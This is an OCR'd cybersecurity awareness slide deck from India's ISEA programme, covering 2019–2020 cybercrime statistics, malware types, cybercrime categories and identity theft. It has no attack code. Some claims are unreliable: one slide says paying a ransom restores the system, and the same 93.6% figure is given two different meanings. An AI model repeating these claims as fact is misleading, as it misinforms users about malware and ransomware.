www.isea.gov.in

Global Cybercrime Statistics & Trends

www.isea.gov.in

Ch A S Murty (chasmurty@cdac.in)

Information Security Education & Awareness

keeping yourself and your family safe in a tech driven world

www.infosecawareness.in


www.isea.gov.in

Global Cyber Crime Statistics

Information Security Education and Awareness (ISEA)


Project Phase-II

Total malware



Last update: April 25, 2020

- There were 144.91 million new malware samples in 2019.
- Already 38.48 million new samples in 2020 (April 2020)
- In 2018, 93.6% of malware observed polymorphic, meaning it has ability to constantly change its code to evade detection .
- Malicious Hackers are now attacking computers and networks at a rate of one attack every 39 seconds



*In 2019, **93.6% of malware** detected was only seen **on a single PC.** This is the highest yearly rate we've ever seen, although the number has been above 90% since 2014.*

- Of the endpoints reporting an infection, 62% were consumer (home user) devices, while 38% were business systems.

- One thing that is especially interesting to note is the frequency with which PCs were re-infected.
- In 2019
  - 46.3% encountered only one infection
  - 35.8% encountered 2-5
  - 8.6% encountered 6-10
  - 9.2% had more than 10 infections

SUSCEPTIBLE NATIONS

The percentage of respondents affected by successful attacks last year varied by nation.

Mexico was the hardest country by cyber attacks in 2019 with 93.9% of all surveyed companies at least once last year

Naturally, These Facts and figures are just the tip of the iceberg. The deeper we dive in to the wealth of information cyber security reports now offer, the clearer and more unnerving the picture becomes

Malware
Malicious Software

- Malware is any software intentionally designed to cause damage to a computer, server, client, or computer network.

- A wide variety of types of malware exist, including computer viruses, worms, Trojan horses, ransom ware, spyware, adware, rogue software, and scareware

www.isea.gov.in

Malware vs. Viruses

- The terms "**virus**" and "**malware**" are often used interchangeably.
- **Malware** is a catch-all term for any type of malicious software, regardless of how it works, its intent, or how it's distributed.
- Viruses are designed to damage its target computer by corrupting data, reformatting your hard disk, or completely shutting down your system
- A **virus** is a specific type of **malware** that self-replicates by inserting its code into other programs

www.isea.gov.in

Malware: Trojan Horse

- Trojan Horse, “Trojan”, enters your system disguised as a normal, harmless file or program to trick users into downloading and installing malware.
- As soon as you install a Trojan, you are giving cyber criminals access to your system.
- This allows the cyber criminal to steal data, install more malware, modify files, monitor user activity, destroy data, steal financial information, conduct denial of service (DoS) attacks on targeted web addresses, and more.

www.isea.gov.in

Malware:

Spyware

- Installed on your computer without your knowledge, spyware is designed to track your browsing habits and internet activity.
- Spying capabilities can include activity monitoring, collecting keystrokes, data harvesting of account information, logins, and financial data, and more. Spyware can spread by exploiting software vulnerabilities, bundling with legitimate software, or in Trojans.

www.isea.gov.in


Malware:

Adware

- A form of malware (malicious software) which presents unwanted advertisements to the user of a computer.
- Adware, or advertising-supported software, is software that generates revenue for its developer by automatically generating online advertisements in the user interface of the software or on a screen presented to the user during the installation process.

www.isea.gov.in

Malware: Scareware



- Scareware is a form of malware which uses social engineering to cause shock, anxiety, or the perception of a threat in order to manipulate users into buying unwanted software.
- **Scareware** is malicious software that tricks computer users into visiting malware-infested websites.
- Also **known as** deception software, rogue scanner software or fraudware, **scareware** may come in the form of pop-ups. ... Fraudsters also use other tactics, such as sending out spam mail to distribute **scareware**.


www.isea.gov.in

Malware: Ransomware

- Ransomware is a type of malware that hold your data captive and demands payment to release the data back to you.
- It restricts user access to the computer by either encrypting files on the hard drive or locking down the system and displaying messages that are intended to force the user to pay the attacker to release the restrictions and regain access to the computer.
- Once the attacker is paid, your system and data will be back to its original state..

Ransomware Attacks

www.isea.gov.in




In 2019, the U.S. was hit by an unprecedented and unrelenting barrage of ransomware attacks that impacted s at a potential cost in excess of $7.5 billion.

- 113 state and municipal governments and agencies.
- 764 healthcare providers.
- 89 universities, colleges and school districts, with operations at up to 1,233 individual schools potentially affected

- Ransomware attacls can be extremely costly. For example an attack invoving the NotPetya ransomware cost shipping firm Maersk more tha $200 million
- The US, Brazil, India, Vietnam and Turkey are the countries with the most ransomware attacks. But The US, Kajaksthan, Iran are in top list

www.isea.gov.in

Reasons for Ransomware Attacks



- Phishing e-mails, lack of training / Awareness, Weak Passwords are some of the top causes of ransomware attacks
- Having Business continuity and Disaster recovery solutions are in better position to recover back.
- Individual users are not spared either. 232,392 unique users had their computers and data encrypted in Q2 2019.

www.isea.gov.in

Top Malware in 2020

- 1. WinRAR Malware
- 2. Fake Asus updates
- 3. Widespread IoT attacks
- 4. Gustuff Robs Bank Accounts
- 5. NVIDIA Graphics Software gets Patched
- 6. Attackers Target SMBs
- 7. Your Facebook Account is at a Stake
- 8. TP-Link SR20 Router May get Attacked
- 9. Office Depot's Scanning Software Faked Results
- 10. Several Vulnerabilities are set to Affect your Utilities

www.isea.gov.in

- 11. Fake Windows Update
- 12. RaaS is here to Attack your PC Sophisticatedly
- 13. The news Link that you Received could be a Malware
- 14. Hackers Know the Human Psychology
- 15. Cryptojacking Empowers Hackers
- 16. Artificial Intelligence (AI) aids Malware Development
- 17. Hackers send fake Coronavirus
- 18. Bogus Bitcoin QR Code Generators

Comparison between traditional crimes vs cybercrimes

www.isea.gov.in

Burglary: Breaking into a building with the intent to steal.

Traditional


Cybercrime

Hacking: Computer or network intrusion providing unauthorized access.

www.isea.gov.in

Deceptive callers: Criminals who call their victims and ask for their financial or personal identity information.

Traditional



Phishing: Phishing is a way of attempting to acquire information such as usernames, passwords, PIN, bank account, credit card details by masquerading as a trustworthy entity through electronic communication means.

Extortion: Illegal use of force or ones official position or powers to obtain property or funds.

Traditional

Cybercrime

Internet extortion: Hacking into and controlling various organization databases (or making threat of). Promising to release control back to the company if funds are received or some other demand satisfied.

www.isea.gov.in

Fraud: Deceit, trickery, sharp practice, or breach of confidence, perpetrated for profit or to gain some unfair or dishonest advantage.

Traditional

Cybercrime

Internet fraud: A broad category of fraud schemes that use one or more components of the internet to defraud prospective victims, conduct fraudulent transactions, or transmit fraudulent transactions to financial institutions or other parties.

www.isea.gov.in

Identity theft: Impersonating or presenting oneself as another in order to gain access, information or reward.

Traditional

Cybercrime

Identity theft: The wrongful obtaining and using of another persons identity information. By unauthorized access to gain the individual benefit.

www.isea.gov.in

Child exploitation: Criminal victimization of minors for indecent purposes.

Traditional

Cybercrime

Cyberbullying: Using computers and networks to facilitate the criminal victimization of minors.

www.isea.gov.in

Most Common Cyber Crimes and What to expect in 2020

Classification of Cybercrimes

Cybercrime against individual

- Phishing
- Spamming
- Cyber Defamation
- Cyber stalking
- E-mail spoofing
- Salami attack
- Malware

Cybercrime against property

- Intellectual property crime
- Cyber squatting
- Hacking
- Alerting unauthorized way
- Logic bomb
- Trojan horse

Cybercrime of organization

- Hacking
- Password thefts
- Denial of service attacks
- Virus attacks
- Mail bombing

www.isea.gov.in

Identity Theft

Create your own at Storyboard That

www.isea.gov.in

Confidence Level

- **Identity theft /fraud won't affect me.**
- I use an Internet Security Suite so I am completely protected.
- **I never check whether my antivirus or firewall updates.**
- Nobody would be interested in stealing my identity.

www.isea.gov.in

Your Identity

- May be a valuable commodity
- You need it to function in everyday life
  - Evidence of who you are
- Un /Intentional
- May be as
  - Corporate/Government/Enterprise
  - Businessman
  - Personal
- The technique(s)


www.isea.gov.in

Identity theft Vs Identity fraud

- Identity theft is the misuse of an identity (such as your name, date of birth, current or previous addresses), without your knowledge or consent.
  - These details are used to obtain goods and services in your name
- Identity fraud is the use of a misappropriated identity in criminal activity, to obtain goods or services by deception.
  - This usually involves the use of stolen or forged identity documents such as a passport, utility bill(s), birth certificate and/or driving license

